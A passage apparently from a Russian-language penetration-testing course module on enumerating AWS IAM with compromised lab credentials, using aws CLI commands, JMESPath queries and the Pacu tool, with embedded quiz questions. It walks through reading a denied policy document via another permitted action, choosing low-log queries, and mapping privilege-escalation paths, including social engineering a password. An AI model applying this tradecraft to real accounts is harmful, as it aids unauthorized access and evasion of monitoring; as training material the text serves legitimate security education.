В этой лабораторной работе мы не будем охватывать весь список подкоманд. Однако о любой из них можно узнать больше, выполнив **aws iam *command* help**. Это покажет сведения о подкоманде и базовое использование, включая обязательные и необязательные параметры.

Начнем с получения сводки IAM-сведений в учетной записи. Выполним **aws iam get-account-summary** без дополнительных аргументов.

Чтобы снизить уровень шума, перенаправим вывод в обычный файл. Так мы сможем просмотреть вывод позже без повторного взаимодействия с AWS API. Используем **tee**, чтобы показать вывод в консоли и одновременно перенаправить содержимое в файл.

```
kali@kali:~$ aws --profile target iam get-account-summary | tee account-summary.json

aws --profile target iam get-account-summary
{
    "SummaryMap": {
        "GroupPolicySizeQuota": 5120,
        "InstanceProfilesQuota": 1000,
        "Policies": 8,
        "GroupsPerUserQuota": 10,
        "InstanceProfiles": 0,
        "AttachedPoliciesPerUserQuota": 10,
        "Users": 18,
        "PoliciesQuota": 1500,
        "Providers": 1,
        "AccountMFAEnabled": 0,
        "AccessKeysPerUserQuota": 2,
        "AssumeRolePolicySizeQuota": 2048,
        "PolicyVersionsInUseQuota": 10000,
        "GlobalEndpointTokenVersion": 1,
        "VersionsPerPolicyQuota": 5,
        "AttachedPoliciesPerGroupQuota": 10,
        "PolicySizeQuota": 6144,
        "Groups": 8,
```

```
        "AccountSigningCertificatesPresent": 0,
        "UsersQuota": 5000,
        "ServerCertificatesQuota": 20,
        "MFADevices": 0,
        "UserPolicySizeQuota": 2048,
        "PolicyVersionsInUse": 27,
        "ServerCertificates": 0,
        "Roles": 20,
        "RolesQuota": 1000,
        "SigningCertificatesPerUserQuota": 2,
        "MFADevicesInUse": 0,
        "RolePolicySizeQuota": 10240,
        "AttachedPoliciesPerRoleQuota": 10,
        "AccountAccessKeysPresent": 0,
        "GroupsQuota": 300
    }
}
```

Листинг 60 - Получение IAM Account Summary

Вывод показывает information, более relevant для administrators, например resource quotas, но также дает insights о количестве IAM resources, созданных в account, таких как *Users*, *Roles*, *Groups* и *Policies*.

Эти данные также подсвечивают плохие практики в конфигурации, которые могут привести к дальнейшей эксплуатации. В частности, **"MFADevices": 0** и **"MFADevicesInUse": 0,** указывают, что ни один из восемнадцати IAM-пользователей не использует Multi-Factor Authentication (MFA). Отсутствие второго слоя аутентификации делает учетную запись более уязвимой при компрометации учетных данных. Кроме того, **"AccountMFAEnabled": 0** показывает, что MFA не включена для самой критичной учетной записи: root.

Важно упомянуть additional elements, хотя они выходят за рамки этого модуля. InstanceProfiles essential для authorizing EC2 instances. Они manage permissions and roles для instances безопасным способом. *Providers* относится к Identity Providers, которые crucial для managing identities outside AWS. Они enable external identities access AWS resources в account. Наконец, *ServerCertificates* нужны services, требующим SSL/TLS encryption.

Продолжим перечислять все идентичности IAM (пользователей, группы пользователей и роли) в учетной записи. Используем подкоманды **list-users**, **list-groups** и **list-roles** соответственно.

```
kali@kali:~$ aws --profile target iam list-users | tee  users.json

{
    "Users": [
        {
            "Path": "/admin/",
            "UserName": "admin-alice",
            "UserId": "AIDAQOMAIGYU3FWX3JOFP",
            "Arn": "arn:aws:iam::123456789012:user/admin/admin-alice",
        },
...


kali@kali:~$ aws --profile target iam list-groups | tee groups.json

{
    "Groups": [
        {
            "Path": "/admin/",
            "GroupName": "admin",
            "GroupId": "AGPAQOMAIGYUXBR7QGLLN",
            "Arn": "arn:aws:iam::123456789012:group/admin/admin",
        },
...
```

```
kali@kali:~$ aws --profile target iam list-roles | tee roles.json

{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "aws-controltower-AdministratorExecutionRole",
            "RoleId": "AROAQOMAIGYU6PUFJYD7W",
            "Arn": "arn:aws:iam::123456789012:role/aws-controltower-AdministratorExecutionRole",
...
```

Листинг 61 - Вывод IAM identities

Три команды выводят массив всех пользователей, групп и ролей в учетной записи, предоставляя подробную информацию о каждой identity, включая name, ARN и path. Эти атрибуты могут помочь определить ценные identities для дальнейшего анализа. Например, можно найти identities с keyword "admin" и в names, и в paths. Хотя они требуют дальнейшей проверки, они могут быть особенно значимыми.

До этого момента мы сохраняли данные в соответствующих файлах, чтобы позже разобрать эти файлы и извлечь ценные наблюдения из учетной записи. Прежде чем углубляться в эти данные, продолжим собирать больше информации.

Можно list все managed policies через **list-policies**. *И*спользуем `--scope Local`, чтобы display только *Customer Managed Policies* и omit *AWS Managed Policies*, а также `--only-attached`, чтобы list только policies, attached к IAM identity.

```
kali@kali:~$ aws --profile target iam list-policies --scope Local --only-attached | tee policies.json

{
    "Policies": [
        {
            "PolicyName": "manage-credentials",
            "PolicyId": "ANPAQOMAIGYU3LK3BHLGL",
            "Arn": "arn:aws:iam::123456789012:policy/manage-credentials",
            "Path": "/",
            "DefaultVersionId": "v1",
            "AttachmentCount": 1,
            "PermissionsBoundaryUsageCount": 0,
            "IsAttachable": true,
            "UpdateDate": "2023-10-19T15:45:59+00:00"
        },
...
```

Листинг 62 - Вывод policies

Далее, чтобы получить встроенные политики для каждой идентичности, связанной со скомпрометированными учетными данными, можно выполнить следующие подкоманды:

- **list-user-policies**
- **get-user-policy**
- **list-group-policies**
- **get-group-policy**
- **list-role-policies**
- **get-role-policy**

Аналогично можно проверить все managed policies с помощью следующих subcommands:

- **list-attached-user-policies**
- **list-attached-group-policies**
- **list-attached-role-policies**

После этого нужно выполнить подкоманду **get-policy-version**, чтобы прочитать документ политики для каждой найденной управляемой политики.

Заметим, что такой ручной подход к сбору информации может быть довольно tedious. Automated tools хорошо подходят для обработки всей этой информации и представления ее в summarized format.

Можно также принять более простой подход, выполнив subcommand **iam get-account-authorization-details**. Он извлекает информацию обо всех IAM users, groups, roles и policies в AWS account, включая связи между ними.

Совет

Чтобы выполнить *get-account-authorization-details*, учетная запись, запускающая команду, должна иметь разрешение *GetAccountAuthorizationDetails*, прикрепленное к политике. Хотя редко встречается политика только с этим разрешением, оно включается, когда используется wildcard для всех get-разрешений (*iam:Get**), что встречается часто.

Можно фильтровать результаты через `--filter` и перечислить элементы через пробел, которые могут включать **User**, **Role**, **Group**, **LocalManagedPolicy** и **AWSManagedPolicy**. Нас не интересуют пользовательские managed policies AWS, поэтому пропускаем это значение.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User Group
    LocalManagedPolicy Role | tee account-authorization-details.json

{
    "UserDetailList": [
        {
            "Path": "/admin/",
            "UserName": "admin-alice",
            "UserId": "AIDAQOMAIGYU3FWX3JOFP",
            "Arn": "arn:aws:iam::123456789012:user/admin/admin-alice",
            "GroupList": [
                "amethyst_admin",
                "admin"
            ],
    ...
    "GroupDetailList": [
        {
            "Path": "/admin/",
            "GroupName": "admin",
            "GroupId": "AGPAQOMAIGYUXBR7QGLLN",
            "Arn": "arn:aws:iam::123456789012:group/admin/admin",
            "GroupPolicyList": [],
    ...
    "RoleDetailList": [
        {
            "Path": "/",
            "RoleName": "aws-controltower-AdministratorExecutionRole",
            "RoleId": "AROAQOMAIGYU6PUFJYD7W",
            "Arn": "arn:aws:iam::123456789012:role/aws-controltower-AdministratorExecutionRole",
    ...
    "Policies": [
        {
            "PolicyName": "ruby_admin",
            "PolicyId": "ANPAQOMAIGYU3I3WDCID3",
            "Arn": "arn:aws:iam::123456789012:policy/ruby/ruby_admin",
            "Path": "/ruby/",
...
```

Листинг 63 - Получение snapshot IAM configuration через subcommand get-account-authorization-details

Эта команда вернула большой объем информации об identities и policies в учетной записи. Важно, что это та же информация, которую мы собирали ранее, но полученная через один запрос, то есть мы сгенерировали меньше событий в журналах истории событий. При создании собственных инструментов для запроса этой информации стоит начинать с этой команды из-за более низкого профиля.

Далее проверим curious detail в найденных authorization details.

IAM-пользователь *clouddesk-plove* связан с policy, которая запрещает доступ к certain resources. Мы наблюдали это при scoping IAM permissions скомпрометированного пользователя, но тогда проигнорировали. Повторим команду и просмотрим список managed policies, связанных с этим пользователем.

```
kali@kali:~$ aws --profile target iam list-attached-user-policies --user-name clouddesk-plove
{
    "AttachedPolicies": [
        {
            "PolicyName": "deny_challenges_access",
            "PolicyArn": "arn:aws:iam::12345678912:policy/deny_challenges_access"
        }
    ]
}
```

Листинг 64 - Вывод managed policies IAM user clouddesk-plove

Мы identified одну managed policy с именем *deny_challenges_access*, associated with user. Чтобы понять function policy, нужно read ее policy document. Возьмем ARN этой policy и попробуем list ее policy versions, чтобы получить further insights.

```
kali@kali:~$ aws --profile target iam list-policy-versions --policy-arn arn:aws:iam::12345678912:policy/
    deny_challenges_access

An error occurred (AccessDenied) when calling the ListPolicyVersions operation: User: arn:aws:iam::
    12345678912:user/support/clouddesk-plove is not authorized to perform: iam:ListPolicyVersions on resource:
     policy arn:aws:iam::12345678912:policy/deny_challenges_access with an explicit deny in an identity-based
    policy
```

Листинг 65 - Получение AccessDenied error при попытке list policy versions для policy deny_challenges_access

Сообщение об ошибке, указывающее, что операция была «явно запрещена», говорит о том, что администратор ограничил доступ этого пользователя к определенным ресурсам.

Сейчас станет интереснее. Выполним **get-account-authorization-details --filter LocalManagedPolicy**, чтобы получить все пользовательские управляемые политики учетной записи, и просмотрим список, пока не найдем сведения о политике deny_challenges_access.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter LocalManagedPolicy
...
        {
            "PolicyName": "deny_challenges_access",
            "PolicyId": "ANPATV2ULYL4RBGWQT5SE",
            "Arn": "arn:aws:iam::253043131129:policy/deny_challenges_access",
            "Path": "/",
            "DefaultVersionId": "v1",
            "AttachmentCount": 1,
            "PermissionsBoundaryUsageCount": 0,
            "IsAttachable": true,
            "CreateDate": "2023-12-11T23:25:03+00:00",
            "UpdateDate": "2023-12-11T23:25:03+00:00",
            "PolicyVersionList": [
```

```
                {
                    "Document": {
                        "Statement": [
                            {
                                "Action": "*",
                                "Condition": {
                                    "StringEquals": {
                                        "aws:ResourceTag/challenge": "true"
                                    }
                                },
                                "Effect": "Deny",
                                "Resource": "*",
                                "Sid": "DenyAllIAMActionsOnChallengedResources"
                            }
                        ],
                        "Version": "2012-10-17"
                    },
                    "VersionId": "v1",
                    "IsDefaultVersion": true,
                    "CreateDate": "2023-12-11T23:25:03+00:00"
                }
            ]
        }
    ]
}
```

Листинг 66 - Получение версий политики из вывода команды get-account-authorization-details

Проверив детали и атрибут **PolicyVersionList**, мы понимаем, что получили ранее запрещенный документ политики *deny_challenges_access*. Эта политика запрещает все действия на всех ресурсах с тегом "challenge: true". Политика не позволяла этому пользователю напрямую читать содержимое этой политики. Однако мы смогли просмотреть ее через вывод другого разрешенного действия, фактически обойдя предполагаемую защиту.

Это пример злоупотребления разрешенными действиями для получения информации, которая должна быть запрещена в IAM policies. В этом случае мы bypassed protection с помощью action из того же IAM service, но то же самое может произойти при actions из других services, например listing resources by reading logs in CloudTrail. Как defenders, важно понимать все actions, authorized для identity.

1. Какая IAM-подкоманда извлекает информацию об *использовании IAM-сущности* и *квотах IAM* в учетной записи Amazon Web Services? Напишите только имя подкоманды.
2. Какое из следующих значений не является допустимым значением для флага --filter подкоманды IAM **get-account-authorization-detail**? User, Group, Credential, Role, AWSManagedPolicy, LocalManagedPolicy?
3. Какие путь и имя у группы, к которой принадлежит IAM-пользователь *dev-ballen*? Формат: /path/group_name. Пример: /amethyst/admin_group.

Как упоминалось ранее, мы используем клиент aws, который по умолчанию выдает JSON output. В этом разделе мы будем обрабатывать JSON output с JMESPath, чтобы фильтровать результаты.

JMESPath - это query language for JSON. Он используется для extract и transform elements из JSON document. Нет необходимости учить весь language сразу. Достаточно знать, что с его помощью можно создавать more advanced queries для processing information, которую мы gather during enumeration phase.

В этом разделе мы изучим базовые запросы с JMESPath, запуская примеры для вывода subcommand **iam get-account-authorization-details**.

Сначала используем `--filter User`, чтобы показать данные, относящиеся к пользователям.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User

{
    "UserDetailList": [
        {
            "Path": "/admin/",
            "UserName": "admin-alice",
            "UserId": "AIDAQOMAIGYUSSOCFCREC",
            "Arn": "arn:aws:iam::123456789012:user/admin/admin-alice",
            "GroupList": [
                "admin"
            ],
            "AttachedManagedPolicies": [],
            "Tags": []
        },
        {
            "Path": "/amethyst/",
            "UserName": "admin-cbarton",
            "UserId": "AIDAQOMAIGYUTHT4D5YLG",
            "Arn": "arn:aws:iam::123456789012:user/amethyst/admin-cbarton",
            "GroupList": [
                "amethyst_admin"
            ],
            "AttachedManagedPolicies": [],
            "Tags": []
        },
...
```

Листинг 67 - Запуск подкоманды get-account-authorization-details для получения сведений обо всех IAM-пользователях

Вывод показывает JSON-документ с элементом *UserDetailList*. Это массив объектов *Users* с парами ключ-значение, представляющими свойства объекта. Например, листинг выше показывает ключ **UserName** с соответствующим значением **admin-alice**.

Теперь запросим только ключи *UserName* для всех объектов. Для этого хорошо подходит выражение JMESPath **"UserDetailList[].UserName"**. Он извлекает все объекты массива *UserDetailList* и выводит значение ключа *UserName*. Используем аргумент `--query`, чтобы указать выражение JMESPath.

Совет

AWS CLI tool позволяет использовать `--filter` для отображаемого вывода. Ключевое различие в том, что аргумент `--filter` выполняется на стороне сервера, а фильтрация `--query` выполняется на стороне клиента с использованием выражение JMESPaths.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User --query "UserDetailList[
    ].UserName"

[
    "admin-alice",
    "admin-cbarton",
    "admin-srogers",
    "admin-tstark",
    "clouddesk-bob",
...
```

Листинг 68 - Query key UserName из JSON document

Мы получили все objects, но filtered их, чтобы display только value key *UserName*. Однако можно select more than one key. Выполним query для keys *UserName*, *Path* и *GroupList*.

Есть два ways сделать это. Можно использовать array вида *[key1, key2, key3]* или object вида *{Identifier1: key1, Identifier2: key2, IdentifierN: keyN}*, где "Identifier" - это просто выбранное нами name для key. Вывод ниже показывает оба outputs.

Используем expression **"UserDetailList[0]"**, чтобы выбрать только first object array.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User --query "UserDetailList[
    0].[UserName,Path,GroupList]"

[
    "admin-alice",
    "/admin/",
    [
        "admin"
    ]
]


kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User --query "UserDetailList[
    0].{Name: UserName,Path: Path,Groups: GroupList}"

{
    "Name": "admin-alice",
    "Path": "/admin/",
    "Groups": [
        "admin"
    ]
}
```

Листинг 69 - Запрос значений нескольких ключей

Оба выражения дают одинаковый результат, поэтому выбор подхода — вопрос предпочтений.

В предыдущем примере мы использовали выражение *"UserDetailList[0]"*, чтобы выбрать только первый объект массива. Можно правильно вывести, что *[1]* выберет второй объект и так далее. Однако можно использовать мощную возможность *Filter Projections*, позволяющую строить более сложные запросы.

Например, список всех *IAM Users*, имена пользователей которых содержат слово admin. Для этого используем выражение **UserDetailList[?contains(UserName, 'admin')]**. Запустим его.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User --query "UserDetailList[
    ?contains(UserName, 'admin')].{Name: UserName}"

[
    {
        "Name": "admin-alice"
    },
    {
        "Name": "admin-cbarton"
    },
    {
        "Name": "admin-srogers"
    },

...
```

Листинг 70 - Filtering всех IAM Users, whose names contain admin

Мы получили filtered response с names нескольких potentially high-privileged users.

В final example build expression, которая selects elements from different objects. В этом случае gather все names IAM *Users* и *Groups*, у которых key *Path* содержит "/admin/".

Если написать два выражения отдельно, это будут **UserDetailList[?Path=='/admin/'].UserName** и **GroupDetailList[?Path=='/admin/'].GroupName**. Соберите JSON-объект с нужными элементами. Листинг ниже показывает JSON-объект. Обратите внимание, что нужно использовать аргумент `--filter User Group`, чтобы также получить объекты групп.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User Group --query "{Users:
    UserDetailList[?Path=='/admin/'].UserName, Groups: GroupDetailList[?Path=='/admin/'].{Name: GroupName}}"

{
   "Users": [
       "admin-alice"
   ],
   "Groups": [
       {
           "Name": "admin"
       }
   ]
}
```

Листинг 71 - Constructing more advanced queries

Это показывает, что можно build custom JSON-объекты, filtering любую нужную information из original JSON response.

Больше examples по этой теме можно найти на page JMESPath Examples и в documentation AWS CLI Filter Output.

В следующем разделе мы извлечь ценные инсайты из этого environment.

В качестве финальной рекомендации всегда стоит пытаться уменьшить количество запросов, сохраняя весь вывод в локальный файл, а затем используя внешний инструмент вроде jp, чтобы фильтровать этот вывод через выражение JMESPaths.

В итоге параметр *--query* - отличная функция AWS CLI, использующая выражение JMESPaths. Azure CLI также реализует похожую функцию с выражение JMESPaths. Другие CSPs, например Google Cloud, не реализуют это напрямую, но поддерживают отображение вывода в JSON, поэтому можно использовать внешние инструменты для обработки данных.

1. Какой аргумент позволяет фильтровать данные на стороне сервера при использовании AWS CLI?

```
A) --query
B) --filter
C) --output
D) --select
```

2. Что извлекает выражение JMESPath "UserDetailList[].UserName"?

```
A) All keys in the UserDetailList
B) Only the first UserName in the UserDetailList
C) All UserName values from the UserDetailList array
D) All users whose username contains "admin"
```

3. Какое выражение JMESPath фильтрует и отображает всех пользователей, у которых слово "admin" содержится в полях Username и Path? Напишите только выражение JMESPath, начиная с "?". Используйте функцию *contains* для обоих условий. Пример: ?contains(Path,'admin') ...

В этом разделе мы изучим несколько модулей перечисления *Pacu* как пример автоматизированного перечисления AWS. Цель автоматизации — не только ускорить работу, но и, что важнее, помочь лучше понять процесс и даже создавать собственные инструменты и workflows.

Начнем с installation pacu, если он еще не installed. Package есть в Kali repositories, поэтому его можно install, выполнив **sudo apt install pacu** в terminal.

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install pacu
```

Листинг 72 - Installation pacu on Kali Linux через package manager

Далее запустим **pacu** без arguments, чтобы start Pacu in interactive mode. Pacu organizes оценкes в *sessions*. При первом запуске pacu запросит session name и создаст session.

Создадим session и назовем ее *enumlab*.

```
kali@kali:~$ pacu

....
Database created at /root/.local/share/pacu/sqlite.db

What would you like to name this new session? enumlab
Session enumlab created.

...

Pacu (enumlab:No Keys Set) >
```

Листинг 73 - Запуск pacu в интерактивном режиме

После создания сессии pacu отображает список доступных команд и выводит новую командную строку, показывающую, что мы находимся в интерактивном режиме внутри секции *enumlab*.

Обратите внимание на сообщение *No Keys Set* в приглашении. Можно быстро задать ключи из файла учетных данных AWS CLI с помощью команды **import-keys**, после которой указывается имя профиля, настроенного в AWS CLI. Импортируйте профиль **target**.

```
Pacu (enumlab:No Keys Set) > import_keys target
  Imported keys as "imported-target"
Pacu (enumlab:imported-target) >
```

Листинг 43 - Import credentials profile target в pacu

Command prompt теперь indicates, что мы используем keys, imported из profile *target*.

Перед запуском команд важно мониторить историю событий CloudTrail, используя учетные данные пользователя *monitoring*. Это помогает изучить действия, которые выполняет модуль, лучше понять, как может выглядеть реальная атака, и определить объем шума в журналах, сгенерированного нашими действиями. Эти знания также можно использовать как основу для собственных инструментов.

Теперь мы готовы explore enumeration modules. Используем **ls**, чтобы list all available modules.

```
Pacu (enumlab:imported-target) > ls
...
[Category: ENUM]

  enum__secrets
  codebuild__enum
  ecs__enum
  dynamodb__enum
  aws__enum_spend
  iam__enum_permissions
  aws__enum_account
  route53__enum
  ec2__download_userdata
  lightsail__enum
  ecs__enum_task_def
  ecr__enum
  rds__enum
  ebs__enum_volumes_snapshots
  cloudformation__download_data
  inspector__get_reports
  guardduty__list_находки
  guardduty__list_accounts
  iam__detect_honeytokens
  iam__bruteforce_permissions
  lambda__enum
```

```
  apigateway__enum
  ec2__check_termination_protection
  iam__enum_users_roles_policies_groups
  ec2__enum
  iam__get_credential_report
  glue__enum
  acm__enum
  systemsmanager__download_parameters
...
```

Листинг 74 - Вывод all modules in Pacu

Теперь выполним **help iam__enum_users_roles_policies_groups**, чтобы learn about this module.

```
Pacu (enumlab:imported-target) > help iam__enum_users_roles_policies_groups

iam__enum_users_roles_policies_groups written by Spencer Gietzen of Rhino Security Labs.

usage: pacu [--users] [--roles] [--policies] [--groups]

This module requests the info for all users, roles, customer-managed
policies, and groups in the account. If no arguments are supplied, it
will enumerate all four, if any are supplied, it will enumerate those
only.

options:
  --users     Enumerate info for users in the account
  --roles     Enumerate info for roles in the account
  --policies  Enumerate info for policies in the account
  --groups    Enumerate info for groups in the account
```

Листинг 75 - Получение usage help для module in Pacu

Этот module работает похоже на subcommand **get-account-authorization-details**. Он returns всю information, related to IAM identities and policies. Запустим module без arguments, чтобы он вернул all info.

```
Pacu (enumlab:imported-target) > run iam__enum_users_roles_policies_groups
  Running module iam__enum_users_roles_policies_groups...
[iam__enum_users_roles_policies_groups] Found 18 users
[iam__enum_users_roles_policies_groups] Found 20 roles
[iam__enum_users_roles_policies_groups] Found 8 policies
[iam__enum_users_roles_policies_groups] Found 8 groups
[iam__enum_users_roles_policies_groups] iam__enum_users_roles_policies_groups completed.

[iam__enum_users_roles_policies_groups] MODULE SUMMARY:

  18 Users Enumerated
  20 Roles Enumerated
  8 Policies Enumerated
  8 Groups Enumerated
  IAM resources saved in Pacu database.
```

Листинг 76 - Запуск module iam__enum_users_roles_policies_groups in Pacu

Модуль нашел ресурсы, но обратите внимание, что данные сохранены в базе данных Pacu, как было выделено выше. Чтобы отобразить список сервисов, по которым в текущей сессии есть собранные данные, выполним команду **services**. Затем можно выполнить команду **data <service>**, чтобы отобразить все данные для указанного сервиса в сессии. Обратите внимание, что запуск команды **data** без аргументов выводит все данные, сохраненные в текущей сессии.

```
Pacu (enumlab:imported-target) > services
  IAM

Pacu (enumlab:imported-target) > data IAM
{
  "Groups": [
```

```
    {
      "Arn": "arn:aws:iam::123456789012:group/admin/admin",
      "GroupId": "AGPAQOMAIGYUZQMC6G5NM",
      "GroupName": "admin",
      "Path": "/admin/"
    },
    {
      "Arn": "arn:aws:iam::123456789012:group/amethyst/amethyst_admin",
      "GroupId": "AGPAQOMAIGYUYF3JD3FXV",
      "GroupName": "amethyst_admin",
      "Path": "/amethyst/"
    },
...
```

Листинг 77 - Review data, collected in Pacu

Согласно выводу, pacu собирает атрибуты, которые автор инструмента считает релевантными, и они совпадают с тем, что мы выделяли ранее: name, ARN и path.

Tools вроде Pacu abstract process collecting data, устраняя need изучать specific команда AWS CLIs. Однако важно отметить: если скомпрометированных учетных данных принадлежат identity без authorization для access к этой information, data не будет received.

В этом разделе мы показали еще один способ собрать IAM information из скомпрометированной учетной записи. В следующем разделе будем анализировать данные, чтобы извлечь ценные выводы.

1. Какую опцию можно использовать с модулем *iam__bruteforce_permissions*, чтобы указать целевые службы AWS?

```
A) --target-services
B) --services
C) --iam-services
D) --brute-services
```

2. Какая команда Pacu позволяет изменить текущий активный AWS-ключ на другой ключ, ранее заданный для этого сеанса? Напишите только имя команды. Пример: import_keys.

После сбора данных следующий критический шаг — просеять данные, чтобы извлечь ценную информацию и наблюдения. Эта фаза критична, потому что сырые данные перечисления могут быть длинными и содержать различную информацию, часть которой избыточна, нерелевантна или безвредна. Правильный анализ помогает выявить критические аспекты данных, которые могут provide meaningful and actionable intelligence.

Чтобы правильно выявлять ценные наблюдения, нужны четкие цели и понимание того, чего мы пытаемся достичь. Мы ищем уязвимости, бизнес-инсайты или неэффективность системы? Нужно ли повышать привилегии, чтобы получить больше наблюдений? Четкая цель помогает сосредоточиться на релевантных данных.

Например, предположим, что после получения начальной компрометации в лабораторной облачной среде цель атакующего — повысить текущие привилегии до доступа *Administrator*. Мы не будем углубляться в атаки повышения привилегий и эксплуатацию среды, поскольку это вне рамок этого модуля. Вместо этого сосредоточимся на анализе и поиске потенциальных путей атаки.

Из информации, собранной к этому моменту после scoping IAM permissions, мы узнали, что с текущим скомпрометированным доступом можем выполнять много read-only actions, но не можем ничего изменить в environment. Однако область действий, которые можно выполнить, широка, и мы смогли собрать всю IAM configuration и перечислить другие ресурсы. Этого достаточно, чтобы определить некоторые пути повышения привилегий.

Начнем с очевидного пути. Проанализируем данные пользователя IAM *admin-alice* из вывода подкоманды IAM **get-account-authorization-details**.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User Group --query
    "UserDetailList[?UserName=='admin-alice']"

[
    {
        "Path": "/admin/",
        "UserName": "admin-alice",
        "UserId": "AIDAQOMAIGYU3FWX3JOFP",
        "Arn": "arn:aws:iam::123456789012:user/admin/admin-alice",
        "GroupList": [
            "amethyst_admin",
            "admin"
        ],
        "AttachedManagedPolicies": [],
        "Tags": [
            {
                "Key": "Project",
                "Value": "amethyst"
            }
        ]
    }
]
```

Листинг 78 - Получение details IAM user "admin-alice"

Несколько деталей указывают, что это может быть полностью привилегированный пользователь. Например, имя пользователя содержит "admin", и пользователь также является членом группы пользователей *admin*. Есть еще один индикатор, который можно выявить, но оставим его как упражнение на потом.

Также обратите внимание, что этот IAM resource имеет tag - custom attribute label, который можно assign для identify и organize AWS resources. Administrators часто используют tags для authorize access и operations. Каждый tag состоит из двух частей: *tag key* и optional field, известного как *tag value*. В этом случае tag имеет *key Project* и *value amethyst*. Нужно обращать внимание на tags, потому что они могут reveal больше о resource.

Совет

Attribute-Based Access Control (ABAC) - стратегия авторизации, при которой разрешение субъекта на выполнение набора операций определяется оценкой атрибутов, связанных с этим субъектом. Теги часто используются как атрибуты для реализации ABAC в публичных облачных средах.

Также мы наблюдаем, что у пользователя IAM нет связанных встроенных или управляемых политик, что говорит о том, что пользователь, вероятно, наследует политики от своих групп. Проверим информацию двух групп, к которым принадлежит пользователь.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User Group --query
    "GroupDetailList[?GroupName=='admin']"

[
    {
        "Path": "/admin/",
        "GroupName": "admin",
        "GroupId": "AGPAQOMAIGYUXBR7QGLLN",
        "Arn": "arn:aws:iam::123456789012:group/admin/admin",
        "GroupPolicyList": [],
        "AttachedManagedPolicies": [
            {
                "PolicyName": "AdministratorAccess",
                "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
            }
        ]
    }
]
```

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter User Group --query
    "GroupDetailList[?GroupName=='amethyst_admin']"

[
    {
        "Path": "/amethyst/",
        "GroupName": "amethyst_admin",
        "GroupId": "AGPAQOMAIGYUX23CDL3AN",
        "Arn": "arn:aws:iam::123456789012:group/amethyst/amethyst_admin",
        "GroupPolicyList": [],
        "AttachedManagedPolicies": [
            {
                "PolicyName": "amethyst_admin",
                "PolicyArn": "arn:aws:iam::123456789012:policy/amethyst/amethyst_admin"
            }
        ]
    }
]
```

Листинг 79 - Получение сведений о группах пользователей "admin" и "amethyst_admin"

Policy *AdministratorAccess* - это *AWS managed policy*, которая grants full access ко всем AWS services and resources. Самый простой способ obtain policy document любой AWS managed policy, включая AdministratorAccess policy, - documentation, доступная в AdministratorAccess Policy Document

Из documentation page получаем следующий policy document. Проанализируем его.

```
{
  "Version" : "2012-10-17",
  "Statement" : [
    {
      "Effect" : "Allow",
      "Action" : "*",
      "Resource" : "*"
    }
  ]
}
```

Листинг 80 - Analysis policy document AdminitratorAccess

Обратите внимание, что JSON policy document использует wildcard *"*"* в elements *Action* и *Resource*. Это overly-permissive, поскольку любой user в group *admin*, например *admin-alice*, становится potential target для повышения привилегий в environment.

Остановимся на минуту и проанализируем ситуацию. На данный момент мы выявили два пути к доступу с полными привилегиями.

Один путь — найти способ выполнять действия с привилегиями пользователя *admin-alice*. Один внешний подход — social engineer пароль Alice для входа в management console, особенно потому что ранее мы подтвердили, что multi-factor authentication не настроена ни для одного пользователя. Другой подход — искать другие учетные данные, у которых есть разрешение изменять учетные данные *admin-alice*. В этом случае можно искать политики с разрешенными действиями *iam:"*"* или *iam:CreateAccessKey*.

Второй путь включает получение учетных данных другого члена группы *admin* или поиск пользователя, который имеет разрешение добавлять пользователей в группу *admin*. Для этого можно искать политики с разрешенными действиями *iam:"*"* или *iam:AddUserToGroup*.

Чтобы продолжить анализ, отобразим политики, связанные с user group *amethyst_admin*, и узнаем, какие действия пользователь *admin-alice* наследует от нее. Продолжим использовать IAM subcommand **get-account-authorization-details**, чтобы получить эту информацию.

```
kali@kali:~$ aws --profile target iam get-account-authorization-details --filter LocalManagedPolicy --query
    "Policies[?PolicyName=='amethyst_admin']"

[
    {
        "PolicyName": "amethyst_admin",
        "PolicyId": "ANPAQOMAIGYUUA3PZUK57",
        "Arn": "arn:aws:iam::123456789012:policy/amethyst/amethyst_admin",
        "Path": "/amethyst/",
        "DefaultVersionId": "v7",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "PolicyVersionList": [
            {
                "Document": {
                    "Statement": [
                        {
                            "Action": "iam:*",
                            "Effect": "Allow",
                            "Resource": [
                                "arn:aws:iam::123456789012:user/amethyst/*",
                                "arn:aws:iam::123456789012:group/amethyst/*",
                                "arn:aws:iam::123456789012:role/amethyst/*",
                                "arn:aws:iam::123456789012:policy/amethyst/*"
                            ],
                            "Sid": "AllowAllIAMActionsInUserPath"
                        },
                        {
                            "Action": "iam:*",
                            "Condition": {
                                "StringEquals": {
                                    "aws:ResourceTag/Project": "amethyst"
                                }
                            },
                            "Effect": "Allow",
                            "Resource": "arn:aws:iam::*:user/*",
                            "Sid": "AllowAllIAMActionsInGroupMembers"
                        },
                        {
                            "Action": [
                                "ec2:*",
                                "lambda:*"
                            ],
                            "Condition": {
                                "StringEquals": {
                                    "aws:ResourceTag/Project": "amethyst"
                                }
                            },
                            "Effect": "Allow",
                            "Resource": "*",
                            "Sid": "AllowAllActionsInTaggedResources"
                        },
                        {
                            "Action": [
                                "ec2:*",
                                "lambda:*"
                            ],
                            "Condition": {
                                "StringEquals": {
                                    "aws:RequestTag/Project": "amethyst"
                                }
                            },
                            "Effect": "Allow",
                            "Resource": "*",
                            "Sid": "AllowAllActionsInTaggedResources2"
                        },
                        {
                            "Action": "s3:*",
                            "Effect": "Allow",
                            "Resource": [
```

```
                                "arn:aws:s3:::amethyst*",
                                "arn:aws:s3:::amethyst*/*"
                            ],
                            "Sid": "AllowAllS3ActionsInPath"
                        }
                    ],
                    "Version": "2012-10-17"
                },
                "IsDefaultVersion": true,
            },
    }
]
```

Листинг 81 - Получение policy statements "amethyst_admin"

